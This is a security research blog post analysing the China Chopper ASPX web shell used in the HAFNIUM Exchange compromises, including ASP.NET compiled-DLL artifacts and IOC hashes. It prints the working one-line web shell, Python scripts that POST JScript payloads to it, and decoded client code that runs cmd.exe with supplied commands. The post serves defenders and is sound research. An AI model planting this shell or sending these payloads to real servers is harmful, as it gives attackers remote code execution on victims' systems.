
HAFNIUM, China Chopper and ASP.NET Runtime

trustwave.com/en-us/resources/blogs/spiderlabs-blog/hafnium-china-chopper-and-aspnet-runtime/



Loading...

Blogs & Stories


SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

The recent Microsoft Exchange Server zero-day exploits (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065) have seen tens of thousands of organizations compromised by HAFNIUM and numerous other threat actor groups. Working closely with our customers across the globe, we have quickly been able to identify and isolate attributes of those attacks – particularly the China Chopper web shell being uploaded to compromised Microsoft Exchange servers with a publicly facing Internet Information Services (IIS) web server. Although the China Chopper web shell has been around for years, in the interest of providing more information to the security community during this time, we decided to dig even deeper into how the China Chopper web shell works as well as how the ASP.NET runtime serves these web shells.

China Chopper is an Active Server Page Extended (ASPX) web shell that is typically planted on an Internet Information Services (IIS) server through an exploit. China Chopper is used for post-exploitation by giving attackers access to execute any code they want on the server.

The China Chopper server-side ASPX web shell is extremely small and typically, the entire thing is just one line. There are multiple versions of this web shell for executing code in different languages such as ASP, ASPX, PHP, JSP, and CFM. In this blog, we will cover the JScript version; however, they all are very similar aside from the language used.



```
<%@ Page Language="Jscript"%><%eval(Request.Item["secret"],"unsafe");%>
```


Figure 1 - China Chopper ASPX Script

This script is essentially a page where when an HTTP POST request is made to the page, and the script will call the JScript “eval” function to execute the string inside a given POST request variable. In the above script, the POST request variable is named “secret”, meaning any JScript contained in the “secret” variable will be executed on the server.

JScript is implemented as an active scripting engine allowing the language to use ActiveX objects on the client it is running on. This can be and is abused by attackers to achieve reverse shells, file management, process execution, and much more.

After setting up a test IIS server and placing the web shell on the server, we can now test our own payloads against it. To do this, we used Python to send HTTP POST requests to the China Chopper page and put our malicious JScript in an HTTP POST “secret” variable.

Here is our example payload, which starts a command prompt and pings itself. This demonstrates the possibility of process execution.




```
import requests

payload = '''
    var objShell = new ActiveXObject('WScript.shell');
    objShell.run('cmd.exe /c ping 127.0.0.1');
'''

response = requests.post(
    'http://127.0.0.1:8080/Webshells/china_chopper.aspx', data={'secret': payload})
```

Figure 2 - JScript Payload 01

Attackers Viewpoint

For the attacker, typically a client component of the China Chopper web shell is used on the attacker's systems. This client is a C binary file.


This client allows the attacker to perform many nefarious tasks such as downloading and uploading files, running a virtual terminal to execute anything you normally could using cmd.exe, modifying file times, executing custom JScript, file browsing, and more. All this is made available just from the one line of code running on the server.



```
Response.Write("Hello World");
```

```
Hello World
```

Figure 3 - Custom Script Execution



```
[*] Basic information [ C:D: ]

C:\China Chopper\Webshells\> ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms


C:\China Chopper\Webshells\>
```

Figure 4 - Virtual Terminal





Figure 5 - File Manager

To see exactly what the client is sending to the web shell, we captured the HTTP request for executing the following custom JScript:

Response.Write("Hello World");

This script was expected to be sent as an HTTP POST request from the client to the server, with the custom JScript to be sent in the "secret" POST field. The following code is the request which was sent:




```
Response.Write("->|")
var err: Exception
try {
    eval(System.Text.Encoding.GetEncoding(65001).
            GetString(
                System.Convert.FromBase64String(
                    "UmVzcG9uc2UuV3JpdGUoIkhlbGxvIFdvcmxkIik7"
                )),
                "unsafe"
            )
} catch(err) {
    Response.Write("ERROR:// " + err.message)
}
Response.Write("|<-")
Response.End()
```

Figure 6 - Custom JScript Response

We can see that the client encodes the custom JScript in Base64 and uses the markers **->|** and **<-|** to help the client identify the portion of the response relating to the web shell.


Executing a more complex command such as the virtual terminal and running "ipconfig" yields the same result; however, the base64 encoded command is automatically generated from the client and decodes to the following code:



```
var c = new System.Diagnostics.ProcessStartInfo(
    System.Text.Encoding.GetEncoding(65001).GetString(
        System.Convert.FromBase64String(Request.Item["z1"]))
)

var e = new System.Diagnostics.Process()
var out: System.IO.StreamReader, EI: System.IO.StreamReader

c.UseShellExecute = false
c.RedirectStandardOutput = true
c.RedirectStandardError = true
e.StartInfo = c
c.Arguments = "/c " + System.Text.Encoding.GetEncoding(65001).GetString(
    System.Convert.FromBase64String(Request.Item["z2"])
)

e.Start()
out = e.StandardOutput
EI = e.StandardError
e.Close()

Response.Write(out.ReadToEnd() + EI.ReadToEnd())
```

Figure 7 - Virtual Terminal ipconfig Response

This request introduces two new POST variables containing Base64 encoded strings:



Z1: cmd
Z2: cd /d "C:\China Chopper\Webshells\"&ipconfig&echo [S]&cd&echo [E]

According to this code, the Virtual Terminal feature will start the CMD process silently and execute the command sent from the client. The output is then captured and sent back to the client.

ASP.NET Runtime and .NET DLLs

Some of the artifacts found on the compromised IIS servers were DLLs. When an ASPX script is seen by the ASP.NET runtime for the first time, the ASPX script is parsed and transformed into a C# or VB.NET class file. This class file is then either compiled into its own .NET assembly or, depending on the IIS settings, combined with other converted ASPX scripts to form one larger .NET assembly. This .NET assembly is what is served to an end-user rather than the ASPX script itself. These .NET DLLs are stored in a temporary location along with an XML file specifically crafted for that .NET DLL called a preservation file.



ASP.NET Runtime Start
First time seeing ASPX script
No
Check Preservation file for details on the ASPX script
ASP.NET Runtime End
Yes
Transform and compile ASPX script into .NET assembly
Yes
Is hash of ASPX script different
No
Serve this .NET assembly when the page is requested
Generate new preservation file for compiled assembly

Figure 8 - ASP.NET Runtime Flow

For the China Chopper ASPX file, a .NET Assembly was compiled along with a preservation file and stored in a temporary directory for compiled ASPX files. For our IIS server, the locations were:

Compiled ASPX file:


- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\f4aadd12\48827ed2\App_Web_bvbfecjk.dll

Preservation file:

- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\f4aadd12\48827ed2\china_chopper.aspx.5cbb67d.compiled

The suspicious looking random strings are just hashes of the file names and paths for internal use with the ASP.NET runtime.

Opening the App_Web_bvbfecjk.dll file in DNSpy, we can see several methods inside of the DLL. Only one of these methods contains the C# .NET version of the China Chopper ASPX script, and the other methods are boilerplate code for the ASP.NET Runtime to execute before getting to the compiled ASPX script.




```
private void __Render__control1(HtmlTextWriter __w, Control parameterContainer)
{
    StackFrame.PushStackFrameForMethod(this, new JSLocalField[]
    {
        new JSLocalField("__w", typeof(HtmlTextWriter).TypeHandle, 0),
        new JSLocalField("parameterContainer", typeof(Control).TypeHandle, 1)
    }, ((INeedEngine)this).GetEngine());
    try
    {
        object[] localVars = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
        localVars[0] = __w;
        localVars[1] = parameterContainer;
        Eval.JScriptEvaluate(base.Request["secret"], ((INeedEngine)this).GetEngine());
        object[] localVars2 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
        __w = (HtmlTextWriter)localVars2[0];
        parameterContainer = (Control)localVars2[1];
        object[] localVars3 = ((StackFrame)((INeedEngine)this).GetEngine().ScriptObjectStackTop()).localVars;
        localVars3[0] = __w;
        localVars3[1] = parameterContainer;
    }
    finally
    {
        ((INeedEngine)this).GetEngine().PopScriptObject();
    }
```

"__w" and "parameterContainer" Variables pushed onto the stack
ASPX Script converted to C#

Figure 9 - C# Converted ASPX Script

In this method, we can see a strong resemblance to the ASPX China Chopper web shell in a compiled C# .NET assembly format. This is what is served to a user when the page is requested.

Something interesting to note here is the JScript stack frame. We can see that two local variables have been pushed onto the JScript stack. These variables are "***__w***" and "***parameterContainer***". In theory, in the JScript we send to be executed, we should be able to access these variables. Let's try it out.




```python
import requests

payload = '''
    __w.RenderBeginTag('b');
        __w.Write('Hello World');
    __w.RenderEndTag();
'''

response = requests.post(
    'http://127.0.0.1:8080/Webshells/china_chopper.aspx', data={'secret': payload})

print(response.text)
```

```
PS C:\Users\ByteMe\Desktop\Payload>  c:; cd 'c:\Users\ByteMe\Desktop\Payload'; & 'c:\users\byteme\appdata\local\pro
grams\python\python39\python.exe' 'c:\Users\ByteMe\.vscode\extensions\ms-python.python-2021.2.633441544\pythonFiles
\lib\python\debugpy\launcher' '52870' '--' 'c:\Users\ByteMe\Desktop\Payload\payload.py'
<b>Hello World</b>
PS C:\Users\ByteMe\Desktop\Payload> 
```

Figure 10 - JScript Payload 02

We can see that the JScript was executed successfully and made use of the "***__w***" variable pushed on the stack to render the text "Hello World" in bold on the page. This can be useful for the attacker to render the output of their script.

The preserve file for the generated assembly is an XML file and has a "***.compiled***" extension. The content in this file is not very interesting. It primarily contains metadata for the ASP.NET Runtime to use for identifying if the origin ASPX file needs recompiling as well as to know which assembly file to serve a page request for.



```
<?xml version="1.0" encoding="utf-8"?>
<preserve resultType="3" virtualPath="/Webshells/china_chopper.aspx" hash="fffffffad0983cfd" filehash="24d0720db298"
flags="110000" assembly="App_Web_bvbfecjk" type="ASP.webshells_china_chopper_aspx">
    <filedeps>
        <filedep name="/Webshells/china_chopper.aspx" />
    </filedeps>
</preserve>
```

Figure 11 - Preserve File

To wrap up, when examining servers for signs of compromise, in addition to ASPX scripts, be aware also of the corresponding DLLs generated by ASP.NET runtime. As we are likely to see many systems compromised with web shells in the future due to the zero-day exploits by HAFNIUM and multiple other threat actor groups, it does not hurt to know a little more about how these ASPX web shell scripts work behind the scenes with the ASP.NET runtime and what the attack looks like from the attacker's perspective.

IOCs

Name	Hash (SHA-1)	File Type
App_Web_rkpouxdy.dll	fa3dc5cd49bd6aadb7f4c30e3381d0da0c7adb96	DLL
chinachopper.aspx	55f29d511d39e87b32c710a3ad32e61d4c40a30a	ASPX
ChinaChopperClient.exe	056a60ec1f6a8959bfc43254d97527b003ae5edb	PE32